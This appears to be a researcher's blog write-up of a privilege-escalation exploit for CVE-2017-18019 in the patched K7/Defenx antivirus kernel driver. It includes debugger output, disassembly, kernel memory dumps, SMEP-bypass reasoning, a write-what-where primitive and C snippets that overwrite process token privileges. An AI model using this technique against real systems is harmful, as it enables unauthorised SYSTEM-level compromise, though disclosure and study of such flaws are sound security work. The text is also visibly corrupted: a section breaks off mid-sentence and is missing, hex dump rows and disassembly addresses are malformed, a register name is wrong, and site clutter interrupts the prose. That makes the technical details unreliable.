

# CVE-2017-18019: Privilege Escalation via a Kernel Pointer Dereference

By [Kyriakos Economou](#) | April 17, 2019

A little while ago, I discovered a vulnerability, [CVE-2017-18019](#), affecting a kernel driver of multiple [K7 Computing](#) security products, as well as the products of [Defenx](#), both for Windows. Both were affected because they were using the same anti virus engine, and both are now patched.



## Projects

Check out our latest projects at

<https://github.com/>

## Popular Recent

Pony malware  
two years later

October 22, 2015

Escaping the  
Avast sandbox

April 19, 2016

CVE-2017-  
8116:  
Teltonika  
router  
unauthenticate  
remote code  
execution

June 20, 2017

The proof of concept was based on an invalid kernel pointer dereference, which led to a blue screen of death. That research and the subsequent coordinated disclosure process were, at the time, sponsored and handled by [SecuriTeam](#). It turns out that the proof of concept could be exploited further, and turned into local privilege escalation. So, with the permission of SecuriTeam, I decided to create a write-up of that local privilege escalation development process.

## Targeting

This article targets the following 64-bit Windows versions: **Windows 7 SP1 – Windows 10 v1809**.

A Medium integrity level is required in order to exploit this vulnerability in the way that is demonstrated through this article. In order to exploit this from a Low integrity level, you will have to do extra work in order to leak some kernel pointers. This can be done either through other IOCTLs handlers of the target driver itself, or through other Windows driver kernel memory leak bugs.

## Bug Analysis

The root cause of this issue is that the author of the following function trusts a pointer to read data from, originating from a user-supplied



**Nothin  
see here  
yet**

When they Tweet  
Tweets will show

[View on](#)

input buffer, as long as it references an address inside the kernel address space.

The vulnerable function fetches a pointer from the IOCTL's input buffer and checks if it is greater or equal to **nt!MmHighestUserAddress** (0x00007fffffff in x64). If that's true, then the function will proceed by dereferencing that pointer and evaluating the first byte located at that memory address.

Clearly, the purpose (even though the implementation is buggy) of this check is to verify that the pointer address from where further information will be read resides in kernel memory of which, from the developer's perspective, its virtual address and contents are not supposed to be known and controlled by the user. This, of course, is not entirely true because kernel object addresses may be leaked, and also they may reference directly or indirectly user-supplied data. The following screenshot shows (in grouped nodes) what we described above.




Figure 1 – Verify it is a kernel pointer.

We can easily crash the host by supplying an arbitrary kernel pointer that references a non-allocated memory page.

The following image shows the output from *Windbg* the moment the memory access violation occurs.

```
FAULTING_IP:
k7Sentry+8d2d
fffff80279b58d2d 80394b          cmp     byte ptr [rcx],4bh
CONTEXT: ffff8a0dc12c2ce0 -- (.cxr 0xffff8a0dc12c2ce0)
rax=ffff9683190fc848 rbx=ffff8a0dc12c3780 rcx=f8f8f8f8f8f8f8f8
rdx=0000009141f0f8c8 rsi=ffff9683190fc848 rdi=0000000000000000
rip=fffff80279b58d2d rsp=ffff8a0dc12c36d0 rbp=ffff96831596fe90
r8=0000000000000000 r9=ffff968315790730 r10=fffff80279b5c770
r11=ffff8a0dc12c37e8 r12=0000009141f0f8d8 r13=0000000000000001
r14=0000000000000001 r15=0000000000000020
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0000  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
k7Sentry+0x8d2d:
fffff80279b58d2d 80394b          cmp     byte ptr [rcx],4bh ds:002b:f8f8f8f8*f8f8f8f8=??
Resetting default scope
```

Figure 2. Arbitrary kernel pointer dereference.

### Further Analysis

What we know at this point is that we have a denial of service bug that can be triggered by any user in order to crash the host. So, we analysed this function further in order to find out if there is something more that we can do with it.

The following graph-view screenshot continues directly from what is shown in Figure 1.





Figure 3. Kernel memory buffer data checks.

Assuming that **RCX** points to a valid kernel address where the first byte is **0x4B**, so that the previous check succeeds (*cmp byte ptr [rcx], 4Bh*), we arrive at the second part of the vulnerable function as shown above.

Here we notice further byte value checks, and specifically the second byte of the buffer referenced by **RCX** should be **0xFF** in order to access the final part of our analysis.



```
mov     rax, [rcx+00h] ; if true... Read Ptr2 from [Ptr + 0x00]
test    rax, rax
jz      short loc_18E4D ; check Ptr2 != NULL

mov     r10, [rax+0Ch] ; read FuncPtr from [Ptr2 + 0x0C]
test    r10, r10
jz      short loc_18E4D ; check FuncPtr != NULL

mov     rcx, [rcx+2] ; Read Param1 from [Ptr + 2]
mov     [rsp+70h+FileInformationClass], r8d
mov     r9, rsi
mov     r8d, r13d
mov     rdx, r12 ; Param2 == r12 == (input buffer + 0x10)
call    r10 ; call FuncPtr
test    eax, eax
jz      short loc_18E4D
```

Figure 4. Arbitrary Function Pointer Call.

A couple of pointer dereferences later, we see that the function is treating the last one as a function pointer. We also notice that the first and second parameters passed to **RCX** and **RDX** respectively can also be controlled.

To be more specific, the first parameter is taken from the buffer referenced by the arbitrary kernel pointer that we control, and the second one is pointing inside our user-input buffer that is defined through the call to **DeviceIoControl** function.

## Setting things up

At this point, we have all the information we need in order to proceed with the exploitation of the vulnerability. To do that, we must know the address of a kernel object and also control its contents, to a certain extent. As we discussed, the initial pointer from where the rest of data is read leading to a function pointer called, must reference an address inside the kernel address space. This is also the developer's





(Figure 4 – first pointer dereference) of the crafted boundary name, we will be inserting the address of the first object + the distance in bytes (**0x1a0**) between that address and the location of the boundary name in that object + an arbitrary offset (**0x1A**) that contains a value that can be translated to a userland pointer, which satisfies the proof of concept for this version of Windows. Note that we take into account that at the result of the previous calculation, the value **0x0C** will be added in order to reach the userland pointer value (Figure 4 – second pointer dereference).

```

fffff8a0 024445e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... 2nd Object
fffff8a0 024445f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444620 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444630 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444650 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444660 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444670 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444690 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444700 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444710 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444720 38 47 44 02 a0 f8 ff 00 00 00 00 00 00 00 00 ..... 8GD.....
fffff8a0 02444730 01 00 00 00 00 00 00 00 10 85 c3 02 00 f8 ff ff ..... ED.....
fffff8a0 02444740 10 85 c3 02 00 f8 ff ff e0 45 44 02 a0 f8 ff ff ..... P.....
fffff8a0 02444750 50 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00 ..... P.....
fffff8a0 02444760 0f 00 00 00 00 00 00 00 01 00 00 00 02 00 00 00 .....
fffff8a0 02444770 50 00 00 00 00 00 00 00 01 00 00 00 22 00 00 00 .....
fffff8a0 02444780 4b ff 48 4c 49 44 4f 4c 49 53 1a 42 05 03 a0 f8 K.HLIDOLIS.B...
fffff8a0 02444790 ff ff 5a 4c 49 4e 59 4e 45 00 00 00 00 00 00 00 .ZLINYNE.....
fffff8a0 024447a0 02 00 00 00 18 00 00 00 01 01 00 00 00 00 00 01 .....
fffff8a0 024447b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Figure 6. 2nd Object (Win7 SP1 x64).

Let's have a closer look at how these two objects are 'inter-connected'.

```

fffff8a0 03054060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... 1st Object
fffff8a0 03054070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030540f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 03054190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030541a0 b8 41 05 03 a0 f8 ff ff 00 00 00 00 00 00 00 00 ..... A.....
fffff8a0 030541b0 01 00 00 00 00 00 00 00 e0 85 c3 02 00 f8 ff ff ..... @.....
fffff8a0 030541c0 00 85 c3 02 00 f8 ff ff 60 05 03 00 f8 ff ff ..... P.....
fffff8a0 030541d0 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 030541e0 1c 00 00 00 00 00 00 00 01 00 00 02 00 00 00 00 .....
fffff8a0 030541f0 50 00 00 00 00 00 00 00 01 00 00 22 00 00 00 00 ..... P.....
fffff8a0 03054200 55 44 54 55 48 57 37 4e 44 55 51 58 58 43 59 55 UDTUHWNDUQXCVU
fffff8a0 03054210 47 55 5a 44 4c 54 4e 47 52 00 00 00 00 00 00 00 00 GUZDLTNGR.....
fffff8a0 03054220 02 00 00 18 00 00 01 01 00 00 00 00 00 01 .....
fffff8a0 03054230 00 00 00 00 00 00 00 6f 00 74 00 6f 00 83 00 .....
...
fffff8a0 024445e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... 2nd Object
fffff8a0 024445f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444620 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444630 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444640 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444650 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444660 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444670 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444680 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444690 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 024446f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444700 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
fffff8a0 02444710 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 .....
fffff8a0 02444720 38 47 44 02 a0 f8 ff 00 00 00 00 00 00 00 00 ..... 8GD.....
fffff8a0 02444730 01 00 00 00 00 00 00 00 10 85 c3 02 00 f8 ff ff ..... ED.....
fffff8a0 02444740 10 85 c3 02 00 f8 ff ff e0 45 44 02 a0 f8 ff ff ..... P.....
fffff8a0 02444750 50 00 00 00 00 00 00 00 01 00 00 02 00 00 00 00 ..... P.....
fffff8a0 02444760 0f 00 00 00 00 00 00 00 01 00 00 02 00 00 00 00 .....
fffff8a0 02444770 50 00 00 00 00 00 00 00 01 00 00 22 00 00 00 00 .....
fffff8a0 02444780 4b ff 48 4c 49 44 4f 4c 49 53 1a 42 05 03 a0 f8 K.HLIDOLIS.B...
fffff8a0 02444790 ff ff 5a 4c 49 4e 59 4e 45 00 00 00 00 00 00 00 .ZLINYNE.....
fffff8a0 024447a0 02 00 00 00 18 00 00 00 01 01 00 00 00 00 00 01 .....
fffff8a0 024447b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

0xfffff8a003054226 = 0x0000000001010000  
0xfffff8a00305421a + 0x0C = 0xfffff8a003054226  
Payload Function (Call R10)

Figure 7. Objects Interconnection (Win7 SP1 x64).

Finally, we can see the function pointer being called, in order to

execute our payload at address **0x1010000**.

```
fffff880`011aadce 488b410a      mov     rax,qword ptr [rcx+0Ah]
fffff880`011aad2 4885c0          test   rax,rax
fffff880`011aad5 7476           je     K7Sentry+0x8e4d (fffff880`011aae4d)
fffff880`011aad7 4c8b500c       mov     r10,qword ptr [rax+0Ch]
fffff880`011aad8 4d85d2         test   r10,r10
fffff880`011aad9 746d           je     K7Sentry+0x8e4d (fffff880`011aae4d)
fffff880`011aae0 488b4902       mov     rcx,qword ptr [rcx+2]
fffff880`011aae4 4489442420     mov     dword ptr [rsp+20h],r8d
fffff880`011aae9 4c8bce         mov     r9,rsi
fffff880`011aaec 458bc5         mov     r8d,r13d
fffff880`011aaef 498bd4         mov     rdx,r12
fffff880`011aadf2 41ffdf         call   r10 [00000000`01010000]
fffff880`011aadf5 85c0          test   eax,eax
fffff880`011aadf7 7454           je     K7Sentry+0x8e4d (fffff880`011aae4d)
```

Figure 8. Call Payload-Function Pointer (Win7 SP1 x64).

## Exploitation in Windows 8.1 – 10 v1809 x64

In more recent Windows versions, exploiting a kernel driver bug is more challenging due to exploitation mitigations that have been added. In this case, we take control over the execution flow by calling an arbitrary function. However, due to the **SMEP** we are not able to directly execute code that resides in the user address space from kernel mode, so we will have to take another approach.

A common solution is to attempt to temporarily disable **SMEP** by clearing the 20th bit in **CR4** register of a specific processor and lock our threads execution to only run on that one, so that we can execute our payload in userland as before. However, we would have to restore **CR4** in order to avoid **KPP** (*Kernel Patch Protection/PatchGuard*) killing the host.

Another way, which we will be using in this write-up, is to take advantage of the execution flow control in order to turn it into a “**write-what-where**” primitive, which will enable us to modify arbitrary data in kernel memory. Once that is achieved, there are, again, two common ways of taking advantage of this in order to elevate our privileges.

The first method is to overwrite with a **NULL** value the **SD** (*Security Descriptor*) pointer in the object header of an elevated process running as **SYSTEM**. This will allow a non-privileged process to inject and execute malicious code in the same security context. However, this method will only work up to Windows 10 v1511 (Build 10586), as described in this [article](#).

Another way to take advantage of a “**write-what-where**” primitive is to enable privileges in the primary token of a non-privileged process in order to enable it to again inject and execute code in the security context of a process running as **SYSTEM**. This method still works fine,



but it requires a minor modification from Windows 10 v1709 (Build 15063) onwards, as described [here](#). What we are about to describe here can also be used in Windows 7.

Going back to what we have described so far, we have noted that we are also able to control the first two parameters (see Figure 4) passed in **RCX** and **RDX** respectively, once our arbitrary function is called. We are going to take advantage of this capability in a moment.

In this case, we first need to leak the address of the primary token of our process, where we will be enabling additional privileges. We will be using that address as the target of our exploitation primitive. As in Windows 7, **NtQuerySystemInformation** can be used for the same purpose from the standard ‘Medium Integrity’ of a user process in order to leak the kernel object and function addresses that we will be using. We will then create our first **Private Namespace** object with a custom boundary name, where the first 8 bytes will be set to the kernel address that we will be using as our ‘**gadget**’ to modify arbitrary kernel data. So, instead of executing a payload in userland, we will be redirecting the execution to kernel function, **nt!RtlCopyLuid** that will enable us to modify arbitrary kernel data.

```
nt!RtlCopyLuid:
fffff805`035956e0 488b02          mov     rax,qword ptr [rdx]
fffff805`035956e3 488901          mov     qword ptr [rcx],rax
fffff805`035956e6 c3             ret
```

Figure 9. nt!RtlCopyLuid.

Since we control both the **RCX** and **RDX** registers, we can use this function to complete our “**write-what-where**” primitive.

We will be needing, again, a second *Private Namespace* object with a custom boundary name which at offset **0x0A** of the name data (Figure 8 – first pointer dereference) must contain the address of the first object + the distance in bytes (**0x1a0**) between that address and the location of the boundary name in that object. Remember that at the first 8 bytes of the boundary name of the first *Private Namespace* object, we have inserted the address of **nt!RtlCopyLuid**. Note that as before, we must take into account that at the result of the previous calculation, the value **0x0C** will be added in order to reach our arbitrary kernel function pointer value, loaded at the **R10** register (Figure 8 – second pointer dereference).

So, this is how it should look:

```
*(ULONG_PTR*)(boundaryName + 0x0A) =  
customPrivNameSpaceAddress +  
boundaryNameOffsetInDireObject - 0x0C;
```

Then, we need to take control of the first two parameters.

The first parameter loaded in **RCX** is read again from our custom boundary name, at offset 2 (the first two bytes of our custom boundary name must be **0x4B,0xFF**). So, we will be setting there the address of our process' token object + the offset (**0x40**) to reach the **nt!\_SEP\_TOKEN\_PRIVILEGES** structure member.



```
kd> dt nt!_SEP_TOKEN_PRIVILEGES  
+0x000 Present : Uint8B  
+0x008 Enabled : Uint8B  
+0x010 EnabledByDefault : Uint8B
```

Figure 10. nt!\_SEP\_TOKEN\_PRIVILEGES.

It should look as follows:

```
*(ULONG_PTR*)(boundaryName + 0x02) = tokenAddress +  
0x40;
```

Finally, we can also control **RDY** since the value of **R12** is copied over, which points at the address of our userland input buffer + **0x10** (see Figure 1 – 6<sup>th</sup> node). This is where we read the data from, to write into an arbitrary kernel address. In this case we will overwrite the **'Enabled'** and **'Present'** privileges members of the aforementioned structure (Figure 10).

It should look like this:

```
*(unsigned __int64*)(inputBuf + 0x10) = _ULLONG_MAX;
```

So, our exploit will have to reach the vulnerable function twice in order to complete the attack.




Figure 11. Objects Interconnection – Write-What-Where Primitive.

The image above shows how the two objects are ‘interconnected’ in order to complete our “**write-what-where**” primitive to finalize the exploit.

## Conclusion

This was an interesting bug to examine and exploit, as it shows once more that no input data should ever be blindly trusted. From the developer’s perspective, trusting a kernel pointer to read data from, presumably out of user’s control, was a ‘safe’ decision to take. However, it turned out to become a serious vulnerability in multiple products of two different vendors that use the same SDK.

Share This Story, Choose Your Platform!



## Related Posts